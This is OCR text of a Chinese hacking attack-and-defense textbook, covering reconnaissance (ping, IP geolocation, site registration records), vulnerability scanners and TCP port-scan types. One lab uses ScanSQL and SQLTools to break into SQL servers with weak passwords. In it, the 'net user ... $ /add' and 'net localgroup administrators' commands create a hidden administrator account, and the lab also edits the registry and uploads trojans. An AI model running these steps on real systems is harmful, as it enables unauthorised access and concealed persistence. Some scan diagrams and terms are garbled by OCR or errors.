
操作提示：

1. 选择【开始】/【运行】命令，在打开对话框中的“打开”下拉列表框中输入“cmd”。
2. 单击 确定 按钮，打开“命令提示符”窗口。
3. 输入不带参数的“net view”命令后按【Enter】键将显示当前域的电脑列表。
4. 输入“ping 电脑名”命令，按【Enter】键，测试目标主机的IP地址信息。
5. 输入“netstat-an”，按【Enter】键，即可查看本地电脑所开放的端口信息。

视频演示\第1章\使用黑客命令

2 练习1小时：组建Windows 7测试系统

本例将通过组建Windows 7测试系统的操作，熟悉虚拟机的设置，同时熟悉在虚拟机中安装操作系统的操作。



ipconfig命令是Windows操作系统中调试计算机网络的常用命令，通常用于显示计算机中网络适配器的IP地址、子网掩码以及默认网关。

补充两句

操作提示：

1. 下载并安装Microsoft Virtual PC。
2. 对其进行整体配置。
3. 新建一个Windows 7的虚拟机，并设置其内存为2GB、硬盘为40GB。
4. 设置该虚拟机的光驱为电脑光驱，并将显卡和声卡的驱动程序放到一个文件夹中，将其设置为共享文件夹。
5. 使用Windows 98安装光盘启动虚拟机，并将虚拟机硬盘平均分为两个分区。
6. 使用format命令格式化分区。
7. 通过电脑光驱安装Windows 7操作系统。

视频演示\第1章\组建Windows 7测试系统

1.5 秘技偷偷报

这几个小时学习下来，小李对黑客的一些基础知识已经有了一定的认识，可是他还不忘问老马："除了刚才教我的，还有没有其他小技巧？让我也能在别人面前炫耀一下。"老马说："炫耀倒是没必要，不过也可以告诉你一些。"

1 在Windows 7中启动Telnet

Telnet是用于远程登录的协议，由于存在漏洞，在不少操作系统中，这个协议的默认状态是被禁止的。在Windows 7中启动Telnet服务的方法为：打开"控制面板"窗口，双击图标，打开"程序"窗口，在"程序和功能"栏中单击"打开或关闭Windows功能"按钮，进入"Windows 功能设置"对话框，选中"Telnet客户端"和"Telnet服务器"复选框，按【Enter】键，即可完成安装；安装完成后，Telnet服务默认情况下是禁用的，还需选择【开始】/【运行】命令，执行servcies.msc命令，按【Enter】键打开服务管理器，找到并双击Telnet服务项，设置其启动方式为"手动"（更安全，只在需要的时候才启用），按【Enter】键退出即可。

2 在Windows XP操作系统中获取本机的MAC地址

选择【开始】/【运行】命令，在打开对话框中的"打开"下拉列表框中输入"cmd"，按【Enter】键打开"命令提示符"窗口，输入"ipconfig/all"命令，按【Enter】键，当前主机的MAC信息将会显示在"命令提示符"窗口中。

3 使用tracert命令搜集网站结构信息

选择【开始】/【运行】命令，在打开对话框中的"打开"下拉列表框中输入"cmd"，按【Enter】键打开"命令提示符"窗口，输入"tracert www.126.com"命令，按【Enter】键，在返回的结果中即可查看该网站的数据包经过的节点。

高手指点 每台电脑装上操作系统后，除了新建的账户外，系统会自动新建一个名为Administrator的内置账户，它平时是隐藏的，且拥有电脑管理的最高权限。

第2章

信息的搜集、嗅探与扫描

小李努力地练习常用命令，并将测试系统组建了起来，于是他找到老马，要求学习其他的知识。老马问道："知道孙子兵法吗？知道'知己知彼，百战不殆'的意思吗？其实这句话对学习黑客攻防非常有用，它有两层意思，一层是对于黑客来说的，只有充分了解了攻击目标的详细信息，才能对其进行攻击；另一层意思是针对需要防御黑客攻击的人，只有了解黑客的各种攻击方式和方法，才能有效地进行安全防御。"小李似懂非懂地点了点头，老马接着告诉他，黑客攻击的第一步就是对目标进行信息的收集，包括目标的IP地址信息、地理位置、漏洞信息和端口信息等。小李一听要学习这么多新的知识，一下子来了精神……

4 小时学知识

- 搜索网络中的重要信息
- 检测系统漏洞
- 端口扫描
- 应用嗅探器

6 小时上机练习

- 收集搜狐的相关信息
- 使用SQLTools检测系统漏洞
- 使用X-Scan扫描端口
- 使用Iris Network Traffic Analyzer
- 收集"新浪"网的信息
- 使用"流光"扫描局域网中的电脑

2.1 搜索网络中的重要信息

老马告诉小李，黑客在攻击某个网站时，首先就是搜集该网站的基本信息，包括IP地址、地理位置和备案登记信息等，通常黑客都是通过网络来获取目标的重要信息的。

2.1.1 学习1小时

学习目标

- 学会获取目标主机IP地址的操作方法。
- 学会获取目标主机地理位置的操作方法。
- 学会获取目标主机登记备案的操作方法。


1 获取目标主机的IP地址

黑客在攻击电脑时需要知道目标主机的IP地址，但通常情况下，大部分人只知道网站的域名，所以需要通过域名获取目标主机的IP地址，其具体操作如下。

教学演示\第2章\获取目标主机的IP地址


1 输入命令

1. 选择【开始】/【运行】命令，在打开对话框的“打开”下拉列表框中输入“cmd”。
2. 单击 确定 按钮。



2 查看IP地址

在打开的“命令提示符”窗口中输入“ping 网站域名”，按【Enter】键，返回的IP地址即为网站的IP地址。



2 获取目标主机的地理位置

每个IP地址主机对应的地理位置不同，目标主机的地理位置也是黑客攻击前需要搜索的重要信息。获取目标主机地理位置的具体操作如下。

高手指点 使用 nslookup 命令同样可以根据域名查询网站的IP地址，相比之下，使用ping命令更加方便、快捷，而使用nslookup命令得到的结果则更加详尽。


教学演示\第2章\获取目标主机的地理位置

1 启动IE浏览器

选择【开始】/【所有程序】/【Internet Explorer】命令，启动IE浏览器。


2 打开网站

在地址栏中输入查询网站的网址“http://www.ip138.com”，按【Enter】键。



3 输入查询信息

1. 在“IP地址或者域名”文本框中输入要查询地理位置信息的网站的域名，这里输入“www.5566.net”。
2. 单击查询按钮。



4 查看查询结果

该IP地址的对应信息将在打开的页面中显示。

操作提示：其他查询IP地址和地理位置的网站

除http://www.ip138.com网站外，http://www.ip.cn也可以通过网站的域名来查询该网站的IP地址和地理位置。另外，还可以通过输入手机号码查询该手机的归属地。http://cn.geoipview.com和http://www.kanip.org这两个网站可以通过输入IP地址查询对应的地理位置信息。

在一些网站中查询IP地址时，还能得到诸如公司地址、电子邮箱和电话号码等信息，但必须是国家工商局注册的正规网站，否则这些信息也可能是非法获取的。


补充两句

3 获取网站备案信息

在我国，每个商业网站在国家工商局都会有登记信息，要获取登记信息，只需在每个商业网站的主页末单击国家工商局管理商业网站的红盾标志即可，其具体操作如下。

1 打开网站

1. 启动IE浏览器，在地址栏中输入查询网站的网址“http://www.sina.com.cn”，按【Enter】键。
2. 单击按钮。



2 查看备案信息

在打开的“经营性网站备案信息”页面中即可查看该网站的基本情况和网站所有者情况等信息。

2.1.2 上机1小时：收集搜狐的相关信息

本例将根据前面所学的知识查询搜狐网站的IP地址、地理位置和备案资料等信息，完成后的效果如下图所示。

上机目标


- 巩固获取目标主机IP地址的方法。
- 进一步掌握通过IP地址获取网站地理位置和备案信息的方法。

教学演示\第2章\收集搜狐的相关信息

高手指点 网站的注册信息是在发布某个网站之前需要向有关机构提交的域名信息和网站的经营信息，这些信息将保存在域名管理机构的数据库中，其中包括注册机构和通信方式等。


1 打开“命令提示符”窗口

1. 选择【开始】/【运行】命令，在打开对话框中的“打开”下拉列表框中输入“cmd”。
2. 单击 确定 按钮。



2 查看IP地址

在打开的“命令提示符”窗口中输入“ping www.sohu.com”，按【Enter】键，返回的IP地址即为搜狐网站的IP地址。




3 打开查询网站

启动IE浏览器，在地址栏中输入查询网站的网址“http://cn.geoipview.com/”，按【Enter】键。

4 输入查询的IP地址

1. 在“域名或IP”文本框中输入获取的IP地址“221.179.180.15”。
2. 单击 按钮。




5 查看地理位置

该IP地址对应的地理位置信息将在稍后打开的页面的右侧显示。

6 查看备案信息

1. 在地址栏中输入搜狐网站的网址“http://www.sohu.com/”，按【Enter】键打开。
2. 单击 按钮即可查看备案信息。



搜集域名注册信息又被称为“WHOIS查询”，在Linux操作系统中带有该命令，但Windows操作系统中没有。

补充两句

2.2 检测系统漏洞

老马告诉小李，系统中的漏洞是黑客攻击的主要通道之一，就像现在主要使用的Windows XP和Windows 7操作系统都存在漏洞，无论是黑客还是防御黑客的工具，都需要检测到系统漏洞，并进行攻击或修复。

2.2.1 学习1小时

学习目标

- 了解漏洞扫描器。
- 学会如何选择系统漏洞扫描器。
- 学会如何使用其他方法检测漏洞。

1 认识漏洞扫描器

漏洞扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用漏洞扫描器，系统管理员能够发现所维护的Web服务器的各种TCP端口的分配、提供的服务、Web服务软件版本和这些服务及软件呈现在Internet上的安全漏洞，从而在电脑网络系统安全保卫战中做到“有的放矢”，及时修补漏洞，构筑坚固的“安全长城”。按常规标准，可以将漏洞扫描器分为两种类型，即主机漏洞扫描器（Host Scanner）和网络漏洞扫描器（Network Scanner），下面分别对其进行介绍。

主机漏洞扫描器

主机漏洞扫描器是指在系统本地运行检测系统漏洞的程序，如著名的COPS、tripewire和tiger等自由软件。

网络漏洞扫描器

网络漏洞扫描器是指基于Internet远程检测目标网络和主机系统漏洞的程序，如Satan、ISS Internet Scanner等。

2 选择漏洞扫描器

认识了漏洞扫描器后，就可以了解如何选择合适的漏洞扫描技术。下面列出了一系列衡量因素。

（1）底层技术

比较漏洞扫描器，首先考虑底层技术，看需要的是主动扫描还是被动扫描、是基于主机的扫描还是基于网络的扫描，各种技术的特点如下。

主动扫描

主动扫描工具更多地带有“入侵”的意图，可能会影响网络和目标系统的正常操作，而且主动扫描并不是持续不断运行的，通常是隔一段时间检测一次。

被动扫描

被动扫描不会产生网络流量包，不会导致目标系统崩溃，被动扫描工具对正常的网络流量进行分析，可以设计成“永远在线”检测的方式。与主动扫描工具相比，被动扫描工具的工作方式与网络监控器或IDS类似。

高手指点 一些扫描器是基于Internet的，这种方式的优点在于检测方式能够保证经常更新，缺点在于需要依赖软件供应商的服务器来完成扫描工作。

基于主机扫描技术

基于主机的扫描工具需要在每台主机上安装代理（Agent）软件。

基于网络扫描技术

基于网络的扫描工具因为要占用较多资源，一般需要一台专门的电脑。

（2）管理员所关心的一些特性

通常，漏洞扫描器完成扫描、生成报告、分析并提出建议和数据管理的任务。在许多方面，扫描是最常见的功能，但是信息管理和扫描结果分析的准确性同样很重要。另外要考虑的一个特性是通知方式，就是当发现漏洞后，扫描器是否会向管理员报警或采用什么方式报警。对于漏洞扫描软件，管理员通常关心以下几个方面的特性。

- 报表性能好
- 易安装，易使用
- 能够检测出缺少哪些补丁
- 扫描性能好，具备快速修复漏洞的能力
- 可扩展性
- 易升级性
- 性价比好
- 对漏洞及漏洞等级检测的可靠性

（3）漏洞库

只有漏洞库中存在相关信息，漏洞扫描器才能检测到漏洞，因此，漏洞库的数量决定了扫描器能够检测的范围。然而，数量并不意味着一切，真正的检验标准在于扫描器能否检测出最常见的漏洞，或者扫描器能否检测出影响系统的漏洞。扫描器中有用的总量取决于网络设备和操作系统的类型，使用扫描器的目的是利用它来检测特定环境中的漏洞，如检测Netware服务器时，不含Netware漏洞库的扫描器就不是最佳选择。

教你一招：经常升级漏洞库

漏洞库中的漏洞特性必须经常升级，这样才能检测到最新发现的安全漏洞。

（4）易使用性

不同的扫描器软件，其界面也不同，从简单的基于文本的到复杂的图形界面，以及Web界面，一个难以理解和使用的界面，会阻碍管理员使用这些工具，因此，扫描器的界面友好性尤为重要。

（5）扫描报告

对管理员而言，扫描报告的功能越来越重要，如在一个面向文档的商务环境中，不但要能够完成工作，而且还需要提供书面资料说明是怎样完成的。事实上，一个扫描可能会得到几百甚至几千个结果，但是这些数据是没用的，除非经过整理转换成可以为人们理解的信息。这就意味着理想情况下，漏洞扫描器应该能够对这些数据进行分类和交叉引用，可以导入其他程序中，或者转换成其他格式（如HTML、XML、MHT、MDB、EXCEL以及Lotus等），采用不同方式来展现它能够很容易地与以前的扫描结果做比较。

（6）分析的准确性

包含了详细漏洞修复建议的扫描报告才算是优秀的报告。一款好的漏洞扫描器必须具有很低的误报率（报告出的漏洞实际上不存在）和漏报率（漏洞存在，但是没有检测到），只有报

如果网络环境中含有多种操作系统，还需要查看扫描器是否兼容这些不同的操作系统（如Microsoft、UNIX以及Netware等）。

补充两句

告的结果是精确的，提供的修复建议是有效的，才能正确地对系统中的漏洞进行处理。

（7）安全问题

因为漏洞扫描器造成的网络瘫痪所引起的经济损失和真实攻击造成的损失一样，都非常巨大。一些扫描器在发现漏洞后，会尝试进一步利用这些漏洞，这样能够确保这些漏洞是真实存在的，进而消除误报的可能性。但是，这种方式容易出现难以预料的情况。在使用具备这种功能的扫描器时，需要格外小心，最好不要将其设置成自动运行状态。扫描器是可能造成网络失效的另一种原因，扫描过程中，超负荷的数据包流量会造成拒绝服务（DOS和Denial Of Service）。为了防止这一点，需要进行适当的扫描设置。其相关的设置项包括并发的线程数、数据包间隔时间和扫描对象总数等，这些项可以进行调整，以把对网络的影响降到最低。一些漏洞扫描器还提供了“安全扫描”模板，以防止造成对目标系统的损耗。

（8）性能

漏洞扫描器运行时将占用大量的网络带宽，因此，扫描过程应尽快完成。当然，漏洞库中的漏洞数越多，选择的扫描模式越复杂，扫描所耗时间就越长，因此，这只是个相对的数值。提高性能的一种方式是在企业网中部署多个扫描器，将扫描结果反馈到一个系统中，对扫描结果进行汇总。

3 检测漏洞

除了使用漏洞扫描器外，还有以下几种检测漏洞的方法。

关闭不必要的端口

端口就是电脑与外界进行通信的通道，黑客入侵也要从某些端口进入电脑。要查看电脑开放了哪些端口，可以通过netstat/an命令进行。关闭端口只需停止该服务或卸载程序即可，因为电脑的每个端口都对应有服务或应用程序。另外，也可以利用防火墙来屏蔽端口。

查看可疑的进程

在Windows操作系统中，可以通过按【Ctrl+Alt+Del】组合键打开任务管理器来查看和关闭进程。因为很多木马进程都会伪装成系统进程，很难分辨其真伪，如果能用软件就会好很多，现在的杀毒软件都可以分辨这些可疑的进程。

谨慎使用远程管理软件

远程管理软件会给电脑带来很多安全隐患，如Pcanywhere、Radmin、VNC或者Windows自带的远程桌面等。如Radmin主要是空口令问题，因为Radmin默认为空口令，所以大多数用户安装了Radmin之后都忽略了口令安全设置。因此，任何一个黑客都可以用Radmin客户端连接上安装了Radmin的机器，并做一切他想做的事情。另外，Windows系统自带的远程桌面也会给黑客入侵提供方便的大门，当然是在黑客通过一定手段拿到一个可以访问的账号之后。

关闭不必要的局域网共享

从内网突破是很多病毒、木马及黑客常用的方法，并且非常有效，所以做好局域网的免疫很重要。

2.2.2 上机1小时：使用SQLTools检测系统漏洞

ScanSQL是用于扫描并攻击目标主机的SQL弱口令的工具。本例将根据前面所学的知识，通过扫描目标主机的SQL漏洞，并使用SQL攻击工具SQLTools对其进行攻击。

高手指点 使用SQLTools可以登录SQL服务器，在SQL服务器上进行增加SQL账号、执行DOS命令、修改SQL服务器注册表以及上传种植木马等操作。

上机目标

- 巩固检测系统漏洞的相关知识。
- 进一步掌握通过扫描器软件检测漏洞的方法。


教学演示\第2章\使用SQLTools检测系统漏洞

1 打开“命令提示符”窗口

通过在“运行”对话框中执行cmd命令打开“命令提示符”窗口，使用DOS命令切换到ScanSQL软件目录下。


2 开始扫描

在“命令提示符”窗口中输入“scansql 192.168.0.1 192.168.0.255 100”，按【Enter】键，软件将开始对192.168.0.1至192.168.0.255 IP地址范围使用100线程进行扫描。



3 启动软件

1. 双击SQLTools应用程序图标将其启动，在打开的“设置SQL服务器”对话框中输入要攻击的主机的IP地址、用户名以及密码。
2. 单击 ✔确定 按钮。



4 连接目标主机

程序自动开始连接目标主机，连接成功后将在其操作界面底端显示连接成功的信息。

操作提示：保存扫描信息文档

扫描完指定范围后，ScanSQL就会在一个文本文档中显示扫描到的目标主机的IP地址、用户名和密码，并将该文本文档保存为scansql.txt文档。

如果没有成功登录SQL服务器，“利用目录”菜单将呈灰色，为不可用状态。

补充两句

5 增加SQL账号


选择【利用目录】/【增加SQL账号】命令，在该SQL服务器上添加自己的账户，以便以后登录这个账户攻击该SQL服务器。

6 设置账户信息

1. 在打开的“增加SQL账号”对话框中设置用户名和密码，在“角色”下拉列表框中选择该账户的角色。
2. 单击✔增加新用户按钮添加账户。


7 执行DOS命令

在软件操作界面中选择【利用目录】/【*执行DOS命令】命令。




8 执行添加账户DOS命令

1. 打开“执行DOS命令”窗口，在“DOS命令或者DOS批处理文件”文本框中输入DOS命令“net user phineas1$ 00584 /add”。
2. 单击 ✔执行 按钮。




9 执行提升账户权限DOS命令

1. 在“DOS命令或者DOS批处理文件”文本框中输入DOS命令“net localgroup administrators phineas1$ /add”。
2. 单击 ✔执行 按钮。



10 管理注册表


在软件操作界面中选择【利用目录】/【注册表管理】命令，在打开的“SQL远程注册表编辑器”窗口中可对被攻击主机的注册表进行任意修改。



高手指点 使用DOS命令添加账户时，在账户名最末添加的“$”符号代表隐藏该账号，管理员使用net user命令查看不到该账户。


11 上传文件

在软件操作界面中选择【利用目录】/【*上传文件】命令。



12 选择上传文件和保存位置

1. 打开“上传文件”对话框，在“要上传的文件”文本框中输入上传的文件的路径，在“上传文件后保存在”文本框中输入保存路径。
2. 单击 开始上传 按钮。



操作提示：设置上传文件路径

上传文件时如果不知道该如何输入文件路径，可以单击 浏览文件 按钮，在打开的“打开”对话框中选择要打开的文件。

2.3 端 口 扫 描

提到端口，小李觉得非常熟悉，前面学习的知识很多都涉及端口。老马说，通过端口的扫描，黑客就能获得很多的信息，而且对于电脑而言，有些端口是非常重要的，一旦被黑客攻击，非常容易导致重要信息的丢失。

2.3.1 学习1小时

学习目标

- 了解端口扫描的原理。
- 了解端口扫描的分类。
- 学会使用SuperScan扫描端口。

1 端口扫描的原理和类型

绝大多数应用程序基于TCP或者UDP协议之上，这些协议是众多应用程序使用的传输机制，端口扫描是通过扫描主机确定哪一些TCP和UDP端口可以访问。要了解端口扫描的原理，首先应该了解以下一些基础知识。

通常设置扫描端口时，在“检测方式”下拉列表框中有两种最常见的检测方式可供选择，即TCP方式和SNY方式。 补充两句

（1）TCP数据包的标志位

TCP数据包的标志位和汇编语言的标志位不同，它们标志着建立TCP连接的相关操作，主要有以下6种。

URG

表示紧急数据包。

PSH

表示将数据强制压入缓冲区。

RST

表示连接复位（断开连接）。

ACK

表示确认（应答数据包）。

SYN

表示连接请求。

FIN

表示TCP连接结束。

（2）TCP建立连接的过程

TCP建立连接的过程主要有3个步骤，也被称为3次握手的过程，具体如下。

A：请求方　　1. SYN→　　B：服务方
2. ←SYN/ACK
3. ACK→

（3）端口类型

端口扫描的常见类型、过程和原理如下。

TCP Connect()扫描

TCP Connect()扫描试图与每个TCP端口进行3次握手通信，但是也最容易被防火墙或者入侵检测系统测到。其连接过程如下。

1 SYN---->　　1 SYN---->
<---SYN/ACK 2　　<---RST 2
3 ACK----->
端口开放　　端口关闭

Xmas-Tree 扫描

Xmas-Tree扫描也称为圣诞树扫描，它发送带有URG、PSH和FIN标志的TCP数据包。其连接过程如下。

1 URG/PSH/FIN---->　　1 URG/PSH/FIN----->
<---RST 2
端口开放　　端口关闭

Xmas-Tree 扫描也不能确定Windows平台的端口开放情况。

NULL扫描 （反向扫描）

NULL扫描根据RFC 793的要求将一个没有标志位的数据包发送给TCP端口。其连接过程如下。

1 NULL---->　　1 NULL---->
<---RST 2
端口开放　　端口关闭

Windows主机不遵循RFC 793，UNIX遵循RFC 793，且NULL扫描比TCP和SYN更隐蔽。

Dump扫描 （哑扫描）

Dump扫描也称为Idle扫描或反向扫描，是另外一种扫描方法，它使用第三方僵尸计算机作为哑主机进行扫描。在这个扫描中，攻击主机向目标主机发SYN包，端口开放时回应SYN/ACK，端口关闭时回应RST。僵尸主机对SYN/ACK回应RST，对RST不作回应。通过监视僵尸主机的发包数量，就可以知道目标主机端口的状态。利用某些操作系统存在的IPID值获得僵尸主机的发包数量。

高手指点 ACK 扫描也是端口扫描，通常用来穿过防火墙的规则集，有助于确定一个防火墙的功能是比较完善或者仅是一个简单的包过滤程序。ACK扫描使用响应包来发现防火墙的配置信息。

SYN扫描

SYN扫描比TCP Connect()扫描隐蔽一些，仅发送初始的SYN数据包给目标主机。其连接过程如下。

1　SYN---->　　1　SYN---->
<---SYN/ACK　2　　<---RST　2
端口开放　　端口关闭

FIN扫描　（反向扫描）

在FIN扫描中，根据RFC 793的要求，一个FIN的数据包被发送给目标主机的每个端口。其连接过程如下。

1　NULL---->　　1　NULL---->
<---RST　2
端口开放　　端口关闭


2 使用Super Scan扫描端口

使用Super Scan软件可以扫描某个主机或某个网段中所有的端口。这里以扫描某台主机开放的端口为例进行讲解，其具体操作如下。

教学演示\第2章\使用Super Scan扫描端口


1 启动软件

双击Super Scan的快捷方式图标启动该软件，在“主机名/IP”文本框中输入主机名或IP地址。



2 设置扫描选项

1. 选择“扫描选项”选项卡。
2. 在其中设置需要的扫描选项，如检测开放主机次数、检测开放服务次数和本机IP等。

